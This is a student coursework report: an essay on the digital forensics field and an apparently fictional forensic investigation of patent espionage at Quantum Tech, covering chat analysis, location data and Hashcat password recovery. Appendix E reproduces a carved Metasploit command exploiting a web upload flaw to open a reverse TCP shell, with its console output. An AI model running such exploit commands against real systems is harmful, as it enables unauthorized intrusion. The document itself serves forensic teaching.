

Coursework Final Submission Report

Mathys Gouzènes UWTSD (ISEP Exchange) 2025-2026

Task 1: The Current State and Future Trajectory of Digital Forensics

Current State of the Field

The term “digital forensics” refers to the science-based techniques used for preserving, gathering, analyzing, and presenting digital evidence (Surakanti et al., 2025). Digital forensics has developed since the mid-1970s from its initial focus on computer crime investigation to include various domains like mobile, cloud, network, database, and IoT (Soni, 2025). The global industry valuation stood at USD 7.51 billion in 2025 and is expected to grow to USD 15.37 billion by 2031 due to an increase in cybercrime and legal regulations (Mordor Intelligence, 2026). Computer forensics leads in terms of share with 32.44%, yet cloud forensics represents the highest growth area with a CAGR of 13.84% because of the rise in containerization of data and workloads. Software constitutes 47.23% of the digital forensics component market (Mordor Intelligence, 2026).

Tools: Features and Capabilities

Commercial and open-source software support the industry. Commercial software solutions including Cellebrite UFED and Magnet Axion lead in mobile phone extraction, providing physical and logical extraction, decoding capabilities, and built-in reporting features. The five major suppliers capture around 38% of industry revenue (Mordor Intelligence, 2026). Autopsy and The Sleuth Kit represent popular open-source software used in disk imaging and timelines analysis; according to a 2025 report, they yield legally defensible forensic output that passes forensic standards (Ismail et al., 2025). Decoding software is experiencing an annual growth rate of 13.63%, fueled by encryption intricacies on iOS 18 and Android 15 devices (Mordor Intelligence, 2026).

Intersection of Digital Forensics and Cybersecurity

The intersection of digital forensics and cybersecurity has given rise to the DFIR domain, where forensic practices are incorporated into the security domain. Software products contributed to 59% of the DFIR solution market in 2024 (Mordor Intelligence, 2026). Contemporary SOC incorporates forensic practices, such as memory forensics, network forensics, and incident forensics, into the XDR system, allowing for on-the-spot forensic investigation during security incident identification (Rudrakar et al., 2025). The ISC2 Workforce Report 2025 revealed that DFIR continues to be a critical skill set requirement for 22% of organizations, although this dropped by 3% annually as AI and cloud security become more urgent (ISC2, 2025). The U.S. Securities and Exchange Commission mandates disclosure of material cyber incidents within four business days (Mordor Intelligence, 2026).

Emerging Trends

The advent of artificial intelligence is seen as the key technological development. AI-driven tools can decrease the amount of time taken by the forensic process by up to 93%, besides enhancing accuracy in face recognition and object detection processes (Rizwan Basha and Annamalai, 2024, quoted in Cărcăle, 2025). Multimedia forensics are essential due to the increase in deepfake-fraud cases, which amounted to a loss of \$12.3 billion for banks in 2025 (Mordor Intelligence, 2026). AI was recognized as a critical skill need at 41% by the ISC2 survey (ISC2, 2025).

Cloud forensics is constantly developing as companies are transitioning into multi-clouds and serverless computing. It involves collecting logs from volatile containers, creating the state of Kubernetes pods, and preserving metadata from SaaS applications in immutable object storage systems (Mordor Intelligence, 2026). IoT forensics is growing with predictions of 32.1 billion IoT devices by 2030, and blockchain forensics facilitates tracking of transactions associated with crimes committed using cryptocurrencies (Soni, 2025). DFaaS refers to digital forensics services delivered via the cloud infrastructure on a per use basis.

Main Difficulties

Encryption is the primary technological challenge. With the launch of iOS 18 and Android 15, encryption of the secure-enclave keys occurs automatically, making logical acquisition impossible and leaving no choice but to adopt exploits which may contaminate the evidence in court proceedings (Mordor Intelligence, 2026). The price for high-end mobile forensics systems amounts to USD 85,000, which creates additional financial burdens. Anti-forensic measures, such as data erasure, data hiding, trail covering, and attacks on forensic solutions, present further challenges.

There is also an issue of scarcity of examiners in the world that worsens the problems. Only less than 8,200 licensed examiners operate globally, with some regions in Asia-Pacific experiencing delays of more than 180 days in dealing with the case backlog (Mordor Intelligence, 2026). Digital forensics is one of the most uncommon specialisms among the five available in the UK, with only 8% of businesses using digital forensics in cybersecurity (DSIT, 2025).

Job market

The number of employees in the United Kingdom cybersecurity industry was estimated to be around 143,000 at the end of 2024, with a workforce shortfall of 3,800 (DSIT, 2025). An average of 2,698 cybersecurity jobs per month were advertised in 2024, with an average wage of £55,000, although job openings dropped 33% from 2023. Gaps in digital forensics, auditing, and cryptology skills were experienced by 28% of cyberspace firms compared with 18% in 2021. The proportion of entry-level job demands declined from 25% in 2022 to 17% in 2024, with more than half seeking mid-level workers (DSIT, 2025).

Globally, North America enjoys the highest market share of 41.37% owing to USD 1.2 billion worth of investment in cyber investigations on the part of the government in this region

(Mordor Intelligence, 2026). Asia-Pacific is the fastest growing region with 13.66% CAGR, as it sees certification of many new examiners in India and lab enhancements in Japan. Europe has steady growth because of GDPR and the NIS Directive. As of ISC2 estimates from 2022, there are 4.8 million open cybersecurity jobs globally; however, ISC2 stopped publishing this statistic in 2025.

References

Cărcăle, V.A. (2025) 'The future of artificial intelligence (AI) applications in forensics', **RAIS Conference Proceedings**. Available at:

<https://rais.education/wp-content/uploads/2025/05/0523.pdf>

Department for Science, Innovation and Technology (DSIT) (2025) **Cyber security skills in the UK labour market 2025**. London: HM Government. Available at:

<https://www.gov.uk/government/publications/cyber-security-skills-in-the-uk-labour-market-2025>

ISC2 (2025) **2025 ISC2 Cybersecurity Workforce Study**. Available at:

<https://www.isc2.org/Insights/2025/12/2025-ISC2-Cybersecurity-Workforce-Study>

Ismail, I., et al. (2025) 'The admissibility of digital evidence from open-source forensic tools', **PLOS ONE**. DOI: 10.1371/journal.pone.0331683

Mordor Intelligence (2026) **Digital Forensics Market Size & Share Analysis – Growth Trends and Forecast (2026–2031)**. Available at:

<https://www.mordorintelligence.com/industry-reports/digital-forensics-market>

Rudrakar, S., et al. (2025) 'Digital forensics and incident response management model for cybersecurity', **Scientific Reports**, 15. Available at:

<https://www.nature.com/articles/s41598-025-02635-2>

Soni, N. (2025) 'Digital forensics: Confronting modern cyber crimes, technological advancements, and future challenges', **Journal of Forensic Legal & Investigative Sciences**. DOI: 10.24966/FLIS-733X/100105

Surakanti, S., Goundar, S. and Dwight, J. (2025) 'Countering anti-forensic tactics in cybercrime investigations – a systematic literature review', *International Journal of Information Security*, 24, 210. DOI: 10.1007/s10207-025-01131-y

Task 2: Forensic Investigation Report

Case: Quantum Tech Corporate Espionage

Date: 30/03/2026

Investigator: Mathys GOUZÈNES

Case ID: QT-2025-001

Introduction

A request for service was made to do a digital forensic examination of several pieces of evidence that had to do with unauthorized access to Quantum Tech's private patent database. This included the AI chip design patent known as QT-AI-2025. Quantum Tech's IT security team was the first to notice the problem. The team found strange ways that people were trying to get to the secret patent documents. The first evidence pointed to Emma Johnson, a senior engineer who had just started working at Quantum Tech, as the main suspect. The company thought that Emma had tried to steal the patents for the company's proprietary AI chip design and sell them to a competitor, NexGen Circuits, with the help of a middleman named Joe Marsh.

The notice for examination was sent by the Quantum Tech legal department to check if Emma is guilty of participating in the hacking and attempted stealing of the QT-AI-2025 patents' paperwork, and to find out any details about the transport of the patent paperwork from Quantum Tech's servers to any other entity and if there were any others who were involved in the crime.

The purpose of this report is to describe the results of the forensic analysis performed by Mathys GOUZÈNES. From the analysis, it was concluded that Emma had participated in corporate espionage; Joe acted as an intermediary while Norman Smith was the purchaser at NexGen Circuits. The conspiracy took place from August 2024 to January 2025.

Evidence Summary

Note on Device Attribution: Ownership of the two NexGen devices (QT-N-001 and QT-N-002) cannot be conclusively determined from device-level evidence alone. Attribution in this report is based on communication evidence, content analysis, and contextual correlation. QT-N-001 is attributed to Norman based on the presence of Open.docx and his direct negotiations with Emma. QT-N-002 ownership remains unconfirmed.

Listed below are evidence items obtained under the continuity of evidence process. These evidence items were analyzed in March 2026.

QT-E-001: Emma's Android Smartphone An Android phone model POT-LX1 (P Smart) from Huawei, imaged using Cellebrite UFED. It was found to have WhatsApp and Instagram messages for conspiracy planning with Joe, Facebook Messenger messages pertaining to price negotiation with Norman.

QT-E-002: Emma's USB Flash Drive A USB flash drive that was forensically imaged through Autopsy 4.21.0. The analysis found software entries consisting of Kali Linux

penetration testing tools, iSCSI configuration software, and encryption software. However, it was found that there was no QT-AI-2025 patent software on this flash drive.

QT-J-001: Joe's Samsung Galaxy A13 A Samsung Galaxy A13 (model SM-A137F) conclusively linked to Joe through location correlation analysis. There were 283 location records from August 2023 to May 2025, including GPS coordinates matching his presence in Hanover, Lyon, Glasgow, Paris, and Manchester matching communication dates.

QT-N-001: NexGen's Nokia C2 The Nokia C2 2nd Edition that uses Android 11. It had crucial evidence - Open.7z encrypted archive that included Microsoft Office document named Open.docx. Its decryption revealed the details of the QT-AI-2025 transaction. Reasonable attribution : Norman.

QT-N-002: NexGen's Ulefone A Ulefone that contains 2023 pictures of the owner visiting WorldSkills events, explaining the potential meet up point of NexGen team with Joe. Ownership unconfirmed.

All items have been provided by Quantum Tech's IT security department. They were stored safely with proper handling of the documents. Analysis performed only using write-blocking copies of original items.

Examination Summary

The following forensic tools were used in the examination process: Cellebrite Physical Analyzer (PA) and Autopsy to analyze images, Cellebrite UFED for mobile data extraction, and Hashcat for recovering passwords from the encrypted file.

All investigations followed the guidelines stated in the Association of Chief Police Officers' Good Practice Guide for Digital Evidence (NPCC). The following four fundamental principles guided this particular investigation:

Principle 1 - Nothing should be done that could change data on a storage medium which is to be used as evidence in court. The acquisition process for all evidence materials involved forensics tools (Cellebrite UFED for phones and Autopsy for USB drives), and therefore exact replicas or bit-by-bit images of the evidence were obtained. USB drives were subject to write-blocking technology during the investigation.

Principle 2 - When access to original material is necessary, then it must be done only if the individual who is accessing the information is competent and will testify to the need for and consequences of their actions. All examinations were conducted by a competent investigator capable of explaining each action and its relevance to the case.

Principle 3 – The chain of all processes involved in handling digital evidence must be recorded. A chain of custody was established for all pieces of evidence, including signatures,

time stamps, and the identity of the handler. The hash values were calculated during the acquisition process and checked at every step of the analysis process (refer to Appendix A).

Principle 4 – The officer responsible for the investigation is responsible for following the law and these rules.

Day 1 (29/03/26): Evidence collection was done from Quantum Tech’s IT security department with chain of custody documented. Authorizations and approvals were examined. A Forensic lab was set up and a new Autopsy case was established as QT-2025-001.

Day 2 (29/03/26): Image of Emma’s phone was placed in Cellebrite PA. A WhatsApp message dated 21 August 2024 at 10:58 UTC was discovered. Emma’s USB was analyzed in Autopsy to reveal the presence of deleted documents including a penetration test tool and document extractors. Search confirmed that there were no patent files in the USB drive.

Day 3 (29/03/26): An image of NexGen Circuits’s Nokia phone was placed in Cellebrite PA. Encrypted file Open.docx found within the archive file Open.7z. The hash of the Office 2013 application was extracted. Password recovery using Hashcat was initiated.

Day 4 (30/03/26): Passwords were cracked successfully. A 5-character brute force attack was unsuccessful. A RockYou dictionary attack was unsuccessful. A hybrid attack using a custom intelligence-led wordlist combined with the best64 rule set and a 4-digit numeric mask was successful, recovering the password as “Neuro2023”. This process has been automated over three days. The file has been decrypted, providing the details of the offshore banking account of Emma Johnson (see Appendix C). Data relating to Samsung location was loaded, and location details have been extracted.

Day 5 (30/03/26): Location data obtained from the Samsung mobile device was cross-referenced with time stamps on the communication logs. The EXIF metadata for 65 images provided additional information regarding the exact location at Hanover, Lyon, Glasgow, Paris, and Manchester. Hashing of all images was validated.

The examination consisted of analysis of logical files, communications logs, call logs, EXIF metadata, file metadata, deleted files, and encryption file recovery. Operating system data and general application data not required for this examination were omitted from detailed scrutiny.

File System Examination

Emma’s Smartphone

For the following exchanges, Emma often used the username “Peter Dover” in an attempt to hide their identity.

The WhatsApp database at “/data/data/com.whatsapp/databases/msgstore.db” which yielded the most important proof regarding conspiring among Emma and the other parties.

The first message sent by Emma to Joe took place on 21 August 2024 at 06:03 UTC in which she asked about his availability to discuss something. When he asked what the matter was, Emma revealed something crucial which formed the core of this entire investigation: "I have access to some highly valuable information from ABC technologies. It's related to our new AI based Neuro product. I'm thinking about selling it to someone interested." This message constitutes direct evidence of Emma's intent to steal and sell proprietary information.

Joe answered, understanding the gravity of the situation, and asked Emma whether she had any idea of who could be interested. Emma replied that she was sure that Joe could arrange everything and added that there was fierce competition who wanted to get ahold of the technology. Joe said that he would definitely do something about it since he had meetings at the hotel with the potential clients to talk about the proposal. Emma agreed on the terms of their conspiracy, saying that it should stay under wraps.

The Instagram chat database held more important messages exchanged by Joe (hamster.184397) and Emma (peterdover2). One of such messages was sent by Joe on 9 September 2024 saying, "I found someone in NSI company. He is interested. He should know what the amount of the information you'd be ready to give away is." At that moment, location evidence showed that Joe's Samsung phone was located in Lyon, France (coordinates 45.73°N, 4.95°E), which confirms his stated trips for business purposes. It can be strongly presumed that Joe visited the representative of the NexGen Circuit at Lyon WorldSkills considering their simultaneous presence there and the common interest in them (see Appendix G.)

From the Facebook communications, it can be seen that Emma had a set of security measures put in place. She contacted Norman, through the Peter Dover pseudonym. In her communication on the 31st January 2025 at 12:47 UTC, Emma wrote: "Norman, Joe told me u r ready to proceed. Let's keep this clean and quick." In response, Norman asked for the "Blueprint" to be sent piece by piece due to security issues. However, Emma maintained the original terms of the agreement which stated that all was supposed to be sent immediately otherwise there would be no agreement at all. Norman insisted on the sending of a sample and stated that the five million dollars will be transferred right after. The agreement was finalized by Emma at 12:53 UTC where she wrote: "Fine. Watch ur inbox in 48 hrs. After that we are ghosts."

The mentioned email hasn't been found on given evidence and might indicate a deletion of the email, or an unsuccessful transaction between the two parties.

Emma's USB Drive

The USB drive held a Kali Linux penetration test toolkit with deleted files: iSCSI configuration files with CHAP authentication and encryption libraries. This indicates that Emma was preparing to hack into data without authorization, but there were no patents found.

Norman's Nokia Device

In the Nokia C2 2nd Edition device, there were found crucial evidences regarding the entire investigation. An encrypted archive stored in /storage/emulated/0/Download/Open.7z had an MS Word document, which was titled as Open.docx and the file size was 24,576 bytes. According to the metadata of the document, the document was created on 31st January 2025 at 10:13:20 UTC, which matched the same time for modification too.

The encryption used for this file was generated using the MS Office 2013 standard, which necessitated password recovery efforts. A 5-character brute force attack was unsuccessful. A RockYou dictionary attack was unsuccessful. A hybrid attack using a custom intelligence-led wordlist combined with the best64 rule set and a 4-digit numeric mask was successful.

The epiphany came after studying the admission email from Emma on 21 August 2024 mentioning an "AI based Neuro product." Using a custom word list including the term "Neuro," it was possible to use the best64 rule set with Hashcat mode 9600 to crack the password, which is "Neuro2023." The password relates directly to the product referenced in the email.

After decoding the file, it became clear that it contained information about offshore bank accounts belonging to Emma (Appendix C). The alias "Peter Dover" is now linked to her true name, and the bank account number where the \$5 million was intended to be sent through Facebook negotiations is identified.

Analysis

Relational Analysis

Emma Johnson (Perpetrator): Senior engineer with patent database access. Used the alias "Peter Dover" systematically across platforms. 43 communication entries document conspiracy. The technical toolkit demonstrates preparation. Financial motivation: \$5M offshore payment.

Joe Marsh (Intermediary): Professional facilitator with European network. International mobility documented. Connected Emma to Norman, discussion happened through Whatsapp and Instagram.

Norman Smith (Buyer): Represented NexGen Circuits. Direct negotiations with Emma on Facebook.

Vanessa: R&D Director at NexGen Circuits. No data pointing to direct relations in this case.

Functional Analysis

The use of Emma's USB toolbox, which includes Kali Linux, iSCSI software, and encryption functions, illustrates the ability to gain access to data without permission. The fact that several operational security techniques were used (pseudonyms, various platforms, and encryption) suggests premeditation as opposed to an opportunistic break-in.

The possibility of password recovery was established since Open.docx was decrypted using contextual intelligence ("Neuro" obtained during admission).

Timeline Analysis

Before the communication between herself and Joe, Emma loaded her USB flash drive with Kali Linux software installation files and iSCSI configuration files. From this fact, one may infer that Emma had previously decided how she would execute the exfiltration before communicating with Joe on 21st August 2024. The use of Kali Linux software granted Emma the possibility of collecting credentials, conducting reconnaissance on the network. In addition, the presence of iSCSI configuration files with CHAP authentication suggests Emma had the capability to mount remote storage volumes, potentially enabling block-level access to network resources beyond standard file sharing.

Through the timeline analysis of events, one may be able to conclude that the perpetrators had been involved in the plans for the last six months beginning from when they tried reaching out in early August 2024 to when they were able to make the deal in January 2025.

The conspiracy began at 06:03 GMT on 21st August 2024 whereby Emma contacted Joe via WhatsApp. She had a chat with him during the day and finally ended up confessing to him about committing the crime at 10:58 GMT. Later at 13:43 GMT, Joe joined in the process by seeking a buyer for her. Joe had been in Hanover, Germany when they were exchanging chats.

In the next few months, different phases of the plot occurred in a systematic fashion. For instance, on August 22, 2024, Joe was in Hanover as part of the plotting process. He provided details of the location, along with fifteen photos, each with GPS coordinates embedded in the EXIF data. Joe relocated to Glasgow, Scotland, on August 29, 2024, where he took eleven additional photos, with GPS coordinates embedded in them.

Joe managed to identify the purchaser within NexGen Circuits on September 9, 2024. As mentioned in the Instagram message from Joe to Emma, "I have found one guy in the NSI company. He's interested." This Instagram message originated from Joe's Samsung phone, whose GPS location was identified as Lyon, France.

At Lyon, the WorldSkills 2024 event was running. This is an event where a lot of tech individuals and companies gather. Files and photos on the phone of Joe indicate their presence at their event. NexGen Circuits phones contain photos and files showing that the employees attended a similar event in 2023, representing an important change of the 2 parties, meeting at WorldSkills 2024.

On 31 January 2025, the conspiracy was put into action. Open.docx was made through Norman's device and Office 2013 encryption at 10:13:20 UTC. The password used was "Neuro2023". At 12:47 UTC, Emma gave out information to Norman indicating that she is ready to go ahead. Five million dollars were agreed to transfer offshore at 12:53 UTC after Emma asked Norman to "watch ur inbox in 48 hrs."

The timeline in question is very vital as it clearly shows the time between the creation of Open.docx (10:13 UTC) and confirmation of the deal (12:53 UTC), meaning that Open.docx

was created to assist in making the transfer mentioned above. This is further strengthened by the use of the password "Neuro2023" as it refers to Emma's statement in August regarding the "AI based Neuro product." Hence, this proves the conspiring party's involvement in the plot for a period of six months.

Conclusions

This inquiry revealed ample proof of corporate espionage against QT-AI-2025. Emma's clear confession made on 21 August 2024, along with several communications, proves her active involvement in committing this act of fraud. Her utilization of alias "Peter Dover," as well as technology tools found in her USB device, confirm that she had already planned to carry out this act beforehand.

Joe's role as a middleman in the scheme is evidenced by his involvement in the conspiracy's development and the buyer's search process.

The buying role of Norman can be determined from the direct negotiations between Emma and the willingness to pay \$5 million offshore. In addition, he possesses the decryption of the Open.docx, which contains details about offshore banking for Emma. The time stamp for the creation of this file is 31 January 2025 10:13:20 UTC, which is 2.5 hours before the confirmation of the transaction.

From the evidence above, the capabilities and intentions of Emma have been satisfactorily established. However, several aspects remain unresolved. Vanessa's involvement cannot be determined without access to her device. The email intended for the patent transfer was not found on any seized device. No evidence of a completed 5M transfer was found on any seized device.

The acquisition and analysis of all the evidence presented herein adhered to the guidelines stipulated in ACPO with an established chain of custody and hashing techniques. No illegal materials were discovered on any seized device.

Recommendations

For Quantum Tech

Immediate (24 hours): Revoke Emma's system access, VPN credentials, and building access. Force password resets for patent database accounts. Implement network monitoring for Emma's known IPs.

Short-term (72 hours): Audit QT-AI-2025 access logs (12 months). Examine Emma's corporate email and cloud storage. Review CCTV footage of secure areas.

Legal (1 week): File emergency injunction against NexGen Circuits. Initiate civil lawsuit against Emma. Provide evidence to law enforcement. Notify cyber liability insurance.

Long-term: Deploy DLP solutions, implement Privileged Access Management, enhance background screening, establish insider threat programs.

For Law Enforcement

Immediate: Interview Emma, Joe, and Norman under caution. Execute search warrants for residences and devices. Subpoena cloud providers.

International: MLAT requests for France, Germany, South Africa, and India. Interview NexGen Circuits R&D team.

Financial: Trace \$5M offshore payment status.

Charges

Emma faces corporate espionage, theft of trade secrets, conspiracy, computer misuse, and identity fraud based on direct admission, toolkit evidence, and alias usage. Joe faces conspiracy, receipt of stolen property, and commercial bribery based on documented participation and device attribution. Norman faces conspiracy, receipt of stolen trade secrets, and corporate fraud based on negotiations and decrypted file possession.

Examination Notes

Date	Activity
29/03/26	Obtained evidence QT-E-001 through QT-J-001 from Quantum Tech IT security. Verified chain of custody documentation including signatures and timestamps. No discrepancies identified. Created forensic workspace and initialized Autopsy case QT-2025-001.
29/03/26	Loaded Emma’s smartphone into Autopsy with ingest modules configured. Located critical WhatsApp admission dated 21 August 2024 at 10:58 UTC: “I have access to some highly valuable information...” Examined USB drive, identified Kali Linux tools, iSCSI configs, encryption libraries. No patent files found.
29/03/26	Loaded Norman’s Nokia device. Located encrypted Open.docx within Open.7z at /storage/emulated/0/Download/. Extracted Office 2013 hash for password recovery. Initiated Hashcat mode 9600.
30/03/26	Password recovery: 5-char brute force unsuccessful. RockYou attack is unsuccessful. Custom wordlist + best64 rule successful. Password recovered: “Neuro2023”. File decrypted. Loaded Samsung device, extracted 283 location entries.

Appendices

Appendix A: Hash Values

Evidence Item	Status	Hash
QT-E-001 (Emma’s Phone)	Verified against CoC	SHA256 d5193dbf8246c09fdde73be

Evidence Item	Status	Hash
QT-E-002 (Emma's USB)	Verified against CoC	8558343985ab24a2e1c142e4d64e16e2b6507e31f SHA1 15e1a4af0fcedfaee103809b8b96928e22f1e11
QT-N-001 (NextGen Circuits's Nokia)	Verified against CoC	SHA256 a693656c260e339069756be8005346e97033d0ccf2f79add56cd69c9eade13ab
QT-J-001 (Joe's Phone)	Verified against CoC	SHA256 0e585c4fe8160254253be515a16ff94b7fdf88b248b67d45cfdef8753a9a3195
Open.docx (Encrypted)	Verified against CoC	SHA256 af18bcf8ed897b1e469fb06004b0540502e3c0319d0d302c5bfe170539968ba2
Open.docx (Decrypted)	Hash calculated post-decryption	SHA256 f92fd1f138a50851206ce31e10c547f48c9046457a134ce16ab1ea34888424ba

Appendix B: Key File Locations

Critical Evidence Paths: - WhatsApp database:

/data/data/com.whatsapp/databases/msgstore.db - Open.docx (encrypted):

/storage/emulated/0/Download/Open.7z - USB toolkit: /OrphanFiles/CarvedFiles/

Extracted relevant files are available in this report folder.

Appendix C: Password Recovery Technical Details

- **Encryption Type:** Microsoft Office 2013 AES-256-CBC with a 100,000 iteration PBKDF2-HMAC-SHA1 key derivation
- **Hashcat Mode:** 9600
- **Attack Vectors Attempted:**
 1. 5-character brute force: Exhausted, no match
 2. RockYou dictionary: No match
 3. Custom wordlist + best64 rule + 4-digit mask (hybrid mode 6): Match
- **Recovered Password:** Neuro2023
- **Contextual Basis:** "Neuro" derived from Emma's admission regarding "AI based Neuro product"

Decrypted Document Contents:

Contrary to initial theory, the decrypted Open.docx does not contain QT-AI-2025 patent documentation. Instead, it contains offshore banking details for Emma:

- **Bank Name:** Global Offshore Bank & Trust
- **Account Holder:** Emma Johnson
- **Account Number:** 9876543210
- **IBAN:** GB29NWBK60161331926819
- **SWIFT/BIC:** NWBKGB2L
- **Bank Address:** 15 Ocean View Drive, George Town, Grand Cayman, Cayman Islands
- **Currency:** USD (US Dollars)
- **Account Type:** Private Offshore Savings Account
- **Associated Trust:** “NeuroTech Trust 2023

- **Contact Information:** - Email: emma.johnson@securemail.com - Phone: +1-345-123-4567

Significance: This document represents the financial infrastructure for the conspiracy. The \$5 million offshore payment referenced in Facebook communications (31 Jan 2025) was intended for this account. This finding establishes Emma’s real identity behind the “Peter Dover” alias and provides concrete financial evidence for prosecution.

Appendix D: Timeline Summary

Date	Event	Significance
21/08/2024 10:58	Emma’s admission	Direct evidence of intent
21/08/2024 13:43	Conspiracy agreement	Joe commits to participation
09/09/2024	Buyer identified	Norman located through intermediary
31/01/2025 10:13	Open.docx created	Payment info prepared for transfer for finalization of the transaction
31/01/2025 12:53	\$5M payment agreed	Financial agreement finalized

Appendix E: USB Content

Source Name	S	C	O	Source Type	Score	Conclusion	Configuration	Justification	Comment
image1.jpg			0	File	Unknown				EXIF metadata data exists for this file.
image14.jpg			0	File	Unknown				EXIF metadata data exists for this file.
image12.jpg			0	File	Unknown				EXIF metadata data exists for this file.
image13.jpg			0	File	Unknown				EXIF metadata data exists for this file.

Hex

Text

Application

File Metadata

OS Account

Data Artifacts

Analysis Results

Context

Annotations

Other Occurrences

0%

34%

Reset

iSCSI CHAP Configuration

Specify the same authentication information as configured on the target.

[*] Use CHAP

User Name: iscsiboot

Target Secret: *****

[*] Use Mutual CHAP

Initiator Secret: *****

Minimum CHAP secret length is 12 and maximum 16.

[OK]

[Cancel]

Mentions of iSCSI

f0075302.xz	htmlUsing CL:root@kali:~/totolink# ./totolink	/img_EmmaFlashDrive.E01/SCarvedFiles/1/f0075302.xz	0000-00-00 00:0
f0103507.xz	Version: 1.4.2# Tested on: [Kali Linux 2.0 Windows ...	/img_EmmaFlashDrive.E01/SCarvedFiles/1/f0103507.xz	0000-00-00 00:0
XH*L5Q4^>X'	N'DSgHt0#NhtCIAU_-GwKaLi-DIS#HquCVZ*ST.CyBf...	/img_EmmaFlashDrive.E01/SOrphanFiles/XH*L5Q4^>X'...	2014-04-11 00:0
f0138475.xz	NNspot-Store/# root@kali:~# msfcli exploit/wind	/img_EmmaFlashDrive.E01/SCarvedFiles/1/f0138475.xz	0000-00-00 00:0

Hex

Text

Application

File Metadata

OS Account

Data Artifacts

Analysis Results

Context

Annotations

Other Occurrences

Strings

Extracted Text

Translation

Page: 2 of 5 Page

Matches on page: 1 of 1 Match


100%

Reset

root@kali:~# msfcli exploit/windows/http/dnnspt_upload_exec payload=windows/shell/reverse_tcp LHOST=192.168.13.37 LPORT=31337 RHOST=192.168.31.33 RPORT=80 E
[*] Initializing modules...
payload => windows/shell/reverse_tcp
LHOST => 192.168.13.37
LPORT => 31337
RHOST => 192.168.31.33
[*] Handler failed to bind to 192.168.13.37:31337
[*] Started reverse handler on 0.0.0.0:31337
[*] 192.168.31.33:80 - Uploading payload...
[*] 192.168.31.33:80 - Executing payload trnmegmv.aspx
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.31.33
[*] Command shell session 1 opened (192.168.13.37:31337 -> 192.168.31.33:56806) at 2014-08-28 20:56:23 +0300
[-] Deleted trnmegmv.aspx

Mentions of Kali

Appendix F: Chats screenshots



Joe and Emma (Peter) chatting about the deal

 **Norman Smith**
61564326251951

 **Peter Dover** (owner)
61565261156720

Conversations   Translate   Go to ▾

— ✓ Select/Deselect... Enter text to filter ... 

  **Norman Smith**

Agreed. First part releases, and 5M offshore reflects. Simple

31/01/2025 12:53:07(UTC+0)

[Sources \(2\)](#)

  **Peter Dover**

Fine. Watch ur inbox in 48 hrs. After that we are ghosts

31/01/2025 12:53:09(UTC+0)

[Sources \(4\)](#)

Norman and Emma (Peter) finalizing the deal

Appendix G: Photos of WorldSkills events

Details

Events (0)



Save

Name:

IMG_20230904_204115_365.jpg

Type:

Images

Size (bytes):

1372610

Path:

Detected Model_Note 14.zip/sdcard/DCIM/Camera/IMG_20230904_204115_365.jpg

Created:

Accessed:

Modified:

04/09/2023 18:41:15(UTC+0)

Changed:

Deleted:

Extraction:

File System

MDS:

c5cece4ff631ad6d1703a7ad80c15435

Source file:

[IMG_20230904_204115_365.jpg](#)

Metadata

Camera Make:

Ulefone

Camera Model:

Note 14


Capture Time:

04/09/2023 20:41:15

Pixel resolution:

3264x2448

Ulufone user taking a picture of their badges and interest in WorldSkills events



Save

Name: 20240913_113940.jpg
Type: Images
Size (bytes): 2936087
Path: Samsung GSM_SM-A137F Galaxy A13.zip/
sdcard/DCIM/Camera/20240913_113940.jpg
Created:
Accessed:
Modified: 13/09/2024 09:39:41(UTC+0)
Changed:
Deleted:
Extraction: File System
MD5: f636ae69727e7054dc56dc11a8ca8aed
Source file: [20240913_113940.jpg](#)

Metadata

Camera Make: samsung
Camera Model: SM-A137F
Capture Time: 13/09/2024 11:39:41
Pixel resolution: 4080x3060
Resolution: 72x72 (Unit: Inch)
Orientation: Rotate 90 CW
Lat/Lon: 45.729751 / 4.953977

Joe showing their presence at the 2024 WorldSkills Lyon event

Investigator: Mathys GOUZÈNES

Date: 30/03/2026

Appendix H: Full chats

Norman and Emma Facebook exchange

61565261156720 Peter Dover	Norman, Joe told me u r ready to proceed. Lets keep this clean and quick	31/01/2025 12:47:10(UTC+0)
61564326251951 Norman Smith	You can now call each other and see information such as Active Status and when you've read messages.	31/01/2025 12:47:29(UTC+0)

61564326251951 Norman Smith	Almost.We need the. Blueprint in chunks Too risky in one go.	31/01/2025 12:49:52(UTC+0)
61565261156720 Peter Dover	That wasn't the deal. Everything at once or no deal	31/01/2025 12:49:57(UTC+0)
61564326251951 Norman Smith	Security reasons . Let's start with just the "head". You know what I mean.	31/01/2025 12:51:39(UTC+0)
61565261156720 Peter Dover	I do. But once we start there is no backtracking	31/01/2025 12:51:43(UTC+0)
61564326251951 Norman Smith	Agreed.First part releases, and 5M offshore reflects. Simple	31/01/2025 12:53:07(UTC+0)
61565261156720 Peter Dover	Fine. Watch ur inbox in 48 hrs. After that we are ghosts	31/01/2025 12:53:09(UTC+0)

